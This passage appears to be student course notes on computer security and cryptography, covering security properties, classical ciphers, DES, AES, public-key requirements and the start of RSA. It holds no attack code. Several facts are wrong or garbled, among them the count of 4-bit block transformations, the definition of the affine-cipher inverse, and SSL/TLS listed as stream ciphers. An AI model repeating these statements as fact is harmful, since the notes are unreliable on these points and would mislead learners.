
Programma

Introduction to Computer Security

Computer security deals with the **prevention and detection** of unauthorized access or actions by users of a computer system.

Information security, on the other hand is more **general**. It deals with information independent of computer systems. Information is more general than data (e.g. statistical summaries).

Security concern the protection of **assets** (resources) from **threats** (minacce). **Owners** values their assets and want to protect them.



Security Properties:

- **Confidentiality**: insure that the system doesn't allow unauthorised people to read files
- **Integrity**: insure that the data has not been altered (tampered) by someone who is not authorized to
- **Authentication**: is the verification of identity of a person or system, it allow an entities to check or verify if a given piece of data (or document) is been originated from a malicious user or a righteous one (is sent from original sender). Methods for authentication can be:
  - smartcard
  - password
  - Fingerprint or biometric details
- **Availability**: insure that the data / service is accessible when desired. Infact attackers sometimes want to crash a server by either pulling the plug or infecting the system with a virus. (e.g. ransomware wich encrypt files in order to get some money)

- **Accountability**: insure that an illegal action can be tracked down to the responsable (accountable = responsabile). Pay attention because the attacker might be able to tamper the log file hiding his trails.

Protection Countrmeasures:

- **Prevention**: try to prevent security breaches using appropriate security technologies as defence (e.g. buy a firewall)
- **Detection**: tryes to detect security breaches. In this way the system become aware of the problem and actions can be taken (e.g. intrusion detection system)
- **Response**: in case of a breach, we should be able to restore the system and assets and hopefully know who and what was stolen.

Confidentiality vs privacy vs secrecy:

Confidentiality is the **unauthorized reading** of files;

Privacy is for **individuals** and for anonymity;

Secrecy pertains to confidentiality for **organization**;

Managing security: implementing a solution

- **security analysis**: **identify** the threats which pose risks to assets and then propose policy and solutions at an appropriate cost
- **threat model: documents** all the **possible threat** to a system (all the vulnerabilities)
- **risk assessment**: studies the probability of each threat in the system and **evaluate cost** values to find the risk
- **security policy**: find a coherent set of **countermesures** compared with the risk assessment
- **security solution**: is the last step of the sequence where we design the solution to the problem

GOTO: TOP


Introduction to Cryptography

Is the technology that turn an untrustworthy channel into a trustworthy ones. Basically it's job is to secure the informations we send and receive over the net. Is based in 3 principles:

- Confidentiality: transmitted infos remains secret
- Integrity: the information is not corrupted (or some program that can detect alterations)
- Authentication

Cryptography is just a piece of a wider area called **information hiding**, in wich we can identify 3 groups:


- Cryptology: the study of secret writing
- Steganography: the science of hiding messages in others
- Cryptography: the science of secret writing



Steganography

is the practice of concealing a file, message, image, or video within another file, message, image, or video. It use the least significant bit of each pixel to encode the information.

Cryptography




In the picture we can see a general cryptographic schema where:

- E_{key_1} (P) = C
- D_{key_2}(C) = P

The security depends on the **secrecy of the key** not the algorithm. When the 2 keys are equals (or easily derived from each other) we are talking about **symmetric** algorithms; whereas where the 2 keys are different we are in the **asymmetric** algorithm in which we have:

- one public key
- one private key

Model of symmetric cryptography:



CryptoAnalyst: tryies to recover the plaintext from the cipher text (or part of it) and the encryption key (or at least part of it). One way a cryptoanalyst can manage to get the plaintext is using a bruteforce attack or a cryptanalytic attack


As we can see there is one big problem in the diagram above: we still need one secure channel in order to exchange the keys.

Classification of security

- Unconditional security: System is secure even if adversary has unbounded computing power since the ciphertext provides insufficient information to uniquely determine the corresponding plaintext. Security measured using information theory.
- Conditional Security: System can be broken in principle, but this requires more computing power than a realistic adversary would have. Security measured using complexity theory.

Brute-force Attack

It's always possible, but it could take forever. In this type of attack we simply try every possible combination. It assumes that plaintext is known or recognisable.



Key size (bits)	Number of keys	Time required at 1 decryption/μs	Time required at 10^6 decryptions/μs
32	$2^{32} = 4.3 \times 10^9$	$2^{31}\,\mu$s=35.8 min	2.15 ms
56	$2^{56} = 7.2 \times 10^{16}$	$2^{55}\,\mu$s=1142 years	10.01 hours
128	$2^{128} = 3.4 \times 10^{38}$	$2^{127}\,\mu$s=5.4×10^{24} years	5.4×10^{18} years
168	$2^{168} = 3.7 \times 10^{50}$	$2^{167}\,\mu$s=5.9×10^{36} years	5.9×10^{30} years
26 chars (permut.)	$26! = 4 \times 10^{26}$	$2 \times 10^{26}\,\mu$s=6.4×10^{12} years	6.4×10^6 years

Example with 8 bits: 2^8 keys —> 2^7uSec = 128uSec

There are different kinds of attacks:

- **Ciphertext only**: the attacker know the cipher and have to deduce the message
- **Known plaintext**: the attacker know just a bit of the message and the cipher and has to deduce the inverse key or algorithm to compute the rest of the message
- **Chosen plaintext**: same as above but cryptoanalyst may chose which part of the message to have
- **Adaptive chosen plaintext**: Cryptanalyst can not only choose plaintext, but he can modify the plaintext based on encryption results
- **Chosen ciphertext**: Cryptanalyst can chose different ciphertexts to be decrypted and gets access to the decrypted plaintext.

How to build a definition of security:

1. Specify an ORACLE (a type of attack)
2. define what the adversary needs to do to win the game
3. The system is secure under the definition, if any efficient adversary wins the game with only negligible probability.

> **A LITTLE BIT OF MATH:**
>
> Let M = {m1, m2, m3} and C = {c1, c2, c3} where M is the message space and C the ciphertext space.
>
> How many transformation we can have? 3! = 6 bijections from M to C
>
> Encryption and Decryption function are INVERSE meaning that: Decrypt(Encrypt(message)) = message

Simple substitution cipher

— Caesar cipher

We replace each character in the plaintext with the character that is 3 position to the right modulo 26. Example: HELLO WORLD —> KHOOR ZRUOG

— ROT13

Shift each letter by 13 places. In unix we can implement it with: `tr a-zA-Z n-za-mN-ZA-M`

— Alphanumeric

Substituite numbers for letters. Example: BYE BYE —> 2-25-5 2-25-5

Mono-alphabetic substitution ciphers

It's a generalised Caesar cipher that allow an **arbitrary** substitution. So if we decide that 'a' will be converted in 'r' for all the document we will keep doing this.

— Affine ciphers

Encrypt: $e(m) = (a * m + b) * mod|A|$

is a mono-alphabet substitution cipher where 'a' and 'b' are positive integers and 'a' is the key of the cipher. With 'A' instead we indicate the size of the alphabet (cardinality).

For the cipher to work, 'a' and '|A|' must also be *relatively prime*. Example: a = 5 but a≠6 (Taking that capital A == 26 letters)

Decrypt: $D(c) = a^{-1} * (c - b) * mod|A|$ Where a^{-1} is the modular multiplicative inverse of $|A|$ so it satisfies the following equation: $1 = a * a^{-1} * mod|A|$

> ATTENTION:
>
> this type of cryptography can be easily cracked using **frequency analysis**

— Homophonic substitution ciphers

It associates each symbol in the alphabet (A) with one or more randomly choosen string (H(a)). **Example:** A = {*x*, *y*}, *H*(*x*) = {00, 10}, and *H*(*y*) = {01, 11}. The plaintext '*xy*' encrypts to one of 0001, 0011, 1001, 1011.

— Polyalphabetic substitution ciphers

Is like a Ceaser but a little bit more complex. We define a number of letters to groups together (K = k1, k2, k3) and for each specify how many "jump" to do in the alphabet.

Example: English (*n* = 26), with *k* = *k*1,*k*2,*k*3 and *k*1 = 3, *k*2 = 7, and *k*3 = 10: m = THI SCI PHE RIS CER TAI NLY NOT SEC URE E(M) = WOS VJS SOO UPC FLB WHS QSI QVD VLM XYO

— One-time pads (Vernam cipher)

We generate the key randomly, and then we **XOR** the message with the random key (that have to be as long as the raw message). The key won't be reused (hence the name). If we re use a key to send different messages, given that: C1 =S⊕M1 and C2 =S⊕M2, an attacker could compute: $C1 \oplus C2 = (S \oplus M1) \oplus (S \oplus M2) = M1 \oplus M2$ And obtain the 2 messages

A cryptographic function E(K,M) is **malleable** if there exist 2 function F(X) and G(X) such that: $F(E(K,M)) == E(K,G(M))$ This means that an attacker (Charlie), for example could sniff the packet sent from A to B and simply by multiplating the crypted text, B's gonna recevie the original message, multiplied by C.

Corollary: You can turn the ciphertext $C1 = K \oplus M1$ of a given known message $M1$ into the ciphertext $C2 = K \oplus M2$ of any $M2$ of choice even if you do not know K! How? It is sufficient to compute the $\oplus$ of $C1$ and $M1 \oplus M2$. In fact:

$$C_1 \oplus (M_1 \oplus M_2) = (k \oplus M_1) \oplus (M_1 \oplus M_2) = K \oplus M_2$$

Transposition ciphers

The idea goes back to the Greek Scytale: wrap a belt spirally around a baton and wrtite the plaintext on it.

Composite ciphers

Ciphers based just on susbtitution or trasportation are not secure enogh. We can combine different ciphers to create new ones.

GOTO: TOP

Symmetric Cryptography

OUTLINE:

1. Block vs Stream Ciphers
2. Symmetric Cryptography
3. Placement of encryption
4. key distribution

Symmetric-key schemas are those that uses the same key to encrypt / decrypt (or is easy to obtain one key once you have the other).

Sender and receiver share a common key.

1. Block vs Stream Ciphers

Block ciphers process messages in blocks and then encrypt / decrypt one block at the time. All block are the same length.

M = | Block1 | Block2 | Block3 | Block4 | Block5 |

What happen if one or two blocks are made by the same set of bits? We get that the encrypted text is the same for all the similar blocks.




Figure 3.1 General *n*-bit-*n*-bit Block Substitution (shown with *n* = 4)

In the picture we can see an example of block cipher with 4 bit input and 4 bit output. That “machine” creates a table with all the possible transofrmation. The number of different input we can send is 2^4 = 16 while we can create a total of $2^n! = 64$ transofrmation.

Stream ciphers process messages a bit (or byte) at the time.


2. Symmetric Cryptography

Claude shannon and Substitution-Permutation Ciphers

They introduce the idea of a Substitution Permutation network. SP nets are based on **confusion** & **diffusion** of message and key meaning that cipher needs to completely obscure statistical properties of original message.

Feistel Cipher (implementation of Substitution-Permutation)

1. Partition input block into two halves
2. Process through multiple rounds functions (F)
3. perform a substitution on left data half
4. based on round function of right half & subkey
5. then have permutation swapping halves



R0 and L0 are the two halves of the message to encrypt while Lr and Rr are the final result.

Encryption and Decryption are structural identical.

Expression to calcolate L & R:


1. Lr = R_{r-1}
2. Rr = $L_{r-1} \oplus F(k_r,R_{r-1})$

Fact: $R_r \oplus L_{r-1} = F(k_r,R_{r-1})$


Properties of $\oplus$:

- $x \oplus x = 0$
- $x \oplus 0 = x$
- $x \oplus y = y \oplus x$
- $x \oplus (y \oplus z) = (x \oplus y) \oplus z$

DES: Data Encryption Standard



The block cipher encrypt 64 bit blocks, using 56 bit Keys (the key has 8 bit for parity checking). It perfrom an initial permutation, 16 rounds of Feistel cipher and key-schedule, and a last inverse permutation.



In the picture above we can see the first round of computation (out of 16) of a DES hardware.

Avalanche Effect: where a change of one input or key bit results in changing approx half output bits

DES encryptions uses 56-bit keys meaning that they have 2^{56}= 7.2 x 10^{16} values.

There are different type of DES attacks:

- Analytic attack
- timing attack

Double DES: perfrom 2 encryptions with 2 different keys (total: 112 bit key). It doesn’t really increase the security and is possible to crack it with a meet-in-the-middle attack.

Triple DES: use three stages of encryption. K1 is used twice (so still just 112-bit key). It’s retro-compatible with single DES if K2==K1. It’s almost impossible to brute force. It is also possible to use 3 different keys, in that case we call it: 'three-key 3DES’ and we have C = Ek3(Dk2 (Ek1(P))). [168 bit key]. Used in PGP and S/MIME.


Advanced Encryption Standard (AES)

Based on substitution-permutation networks (but not the Feistel one), it can have different key lengths: 128, 192, 256 bits, but use always the same block size of 128 bits.

When the message exceed the block length we 2 options:

- split the message in *n* block: each block is encrypted with the same key. It can be done in parallel.
- Cipher block chaining (CBC): we divide the message in blocks and we use the output of the first block to better encrypt the 2nd and so on (xor-ed). We loose parallelism.

  In the picture below we see an “IV” input that is an Initialization Vector



Stream Cipher

Very fast and complex but still easier to implement. It use pseudorandom generator and re-use the keys Example of stream ciphers: SSL, TLS

They are faster and easier to implement than block ciphers.

3. Placement of Encryption

It is possibile to put encryption on every layer of the ISO/OSI model. For example:

end-to-end encryption: (layers 3,4,6,7) protects data contents over entire path and provide authentication but traffic is not protected so it’s possibile to know who sent a message but not what was the messge.

link protection: (layers 1,2) protects traffic flows from monitoring (note: just on that one link! If the message goes through different nodes and one of them doesn’t encrypt the message, it’s possible to read everything.)

Ideally we would like to have both so that end-to-end encryption protects data contents over entire path and provides authentication while link protects traffic flows from monitoring.

4. Key Distribution

The problem with symmetric schemas is that we need a secure way to share a common secret key.

That’s why we are going to use 2 different keys:

- **session key**: used to encrypt data between users for 1 logial session (then discarded)
- **master key**: used to encrypt session key, shared between user and key distribution center.

GOTO: TOP

Public-Key Cryptography

Is a method of encrypting data with **two different keys** (public and private) and making one of the keys, the public key, available for anyone to use. Data encrypted with the public key can only be decrypted with the private key, and data encrypted with the private key can only be decrypted with the public key.

Public key encryption is also known as asymmetric encryption. It is widely used, especially for TLS/SSL, which makes HTTPS possible. (Remember the example of the 3 way lock).

With public key cryptography we are able to achieve both *secrecy & authentication* but we will need to encrypt the message twice and the 2 ends needs to know the public key of the other party.


PK Cryptography does not fully solve the key exchange problem but it improves it.

PK Requirements:

- it's easy to generate a pair (PU, PR);
- it's easy to encrypt a message knowing one's PU
- it's easy to decrypt a message with (my) PR (assumin the message was encrypted with my PU)
- it's computationally infeasable for an attacker to determine someone's PR (even knowing PU)
- it's computationally infeasable for an attacker to decrypt a message without the PR
- (not necessary: the 2 keys are swappable, meaning that i can encrypt with PR and decrypt with PU or viceversa)

PK Cryptosysyem:

With PK is possible to obtain both secrecy and Authentication:



PK CryptoAnalysis:

Public Key is vulnerable to:

- Brute force attacks. To prevent it we can use larger keys.
- Computing private key from pulic key. Even tho we said earlier that it's not possible, we have no proof of that.
- Probable-message attack. We encrypt messages until we get the same result as the one sniffed. Solution: append random bits at the end.

Math Revision

Trap-door one way function

Is a one-way function $f_k : X \to Y$, easy to compute for all x's but almost impossibile to find the inverse (f^{-1}).

- $Y = f_k(x)$ —> easy if K and X are known
- $X = f_k^{-1}(y)$ —> easy if K and Y are known
- $X = f_k^{-1}(y)$ —> almost impossible if only Y is known (and k is not)

Example: problem of modular cubic root

Prime Factorization

It's a way of writing a number as products of powers of prime numbers

Example:

91 = 7*13

3600 = 2^4 * 3^2 * 5^2

we cannot factor most numbers with more than 1024bits.

Relatively prime numbers & GCD

Two numbers are relatively prime if they have no common divisor/factors apart form 1.

Example:

8 = 1, 2, 4, 8

15 = 1, 3, 5, 15

So, '1' is the only common factor —> 8 & 15 are relatively prime

Conversely we can now determine the greatest common divisor (gcd) by comparing their prime factorizations and using the smallest powers Example: (Attention: 300, 18 are NOT Coprime or relatively prime numbers.) 300 = 2^2 * 3 * 5^2 18 = 2 * 3^2

gcd(300,18) = 2 * 3 = 6

Modular Arithmetics:

It's the 'mod' operation. It's a "circular math". ($=_n$ short for $mod(n)$) **Properties**:

- $(a \bullet b) =_n (a \; mod \; n) \bullet (b \; mod \; n)$ for • {+, - , *}
- $a * b =_n a * c$ and 'a' is relatively prime to 'n' then b=n*c.

Euler Totient Function:

Working with modular math we use a *complete set of residues* which goes from 0 to n-1. Instead the **reduced set of residues** consist of the numbers above which are relatively prime to n.

The Euler Totient Function gives us the **cardinality** (number of elements) of the reduced set.

Example: set of residues = {0,1,2,3,4,5,6,7,8,9} Reduced set = {1,3,7,9} —> $\theta(n) = \theta(10) = 4$

Properties:

- $\theta(pq) = \theta(p) * \theta(q) = (p-1)(q-1)$ if $p \; and \; q$ are prime
- $\theta(p) = (p-1)$ if p is prime

Euler Theorem:

$a^{\theta(n)} mod_n = 1$ for all "a,n" such that they are relatively prime aka $gcd(a, n) = 1$;

Example:

- If a=3 and n=10, then $\theta(10) = 4$ and $3^4 = 81$ and $81 mod 10 = 1$;

RSA Algorithm

We assume that sender and receiver both know the same number (n) in bits calculate as the moltiplication of 2 prime numbers. We also need to split the plaintext it in chuncks of $log_2(n)$ bits. Each chunk (or block) will represent a number 'M' such that M < n.

Encryption & Decryption are defined as follow:

- $C = M^e \; mod \; n$
- $M = C^d \; mod \; n = (M^e)^d \; mod \; n = M^{ed} \; mod \; n$

where:

- public key PU = (e,n)
- private key PR = (d,n)

('n' known by sender and receiver)

Properties:

For the algorith to work we need that:

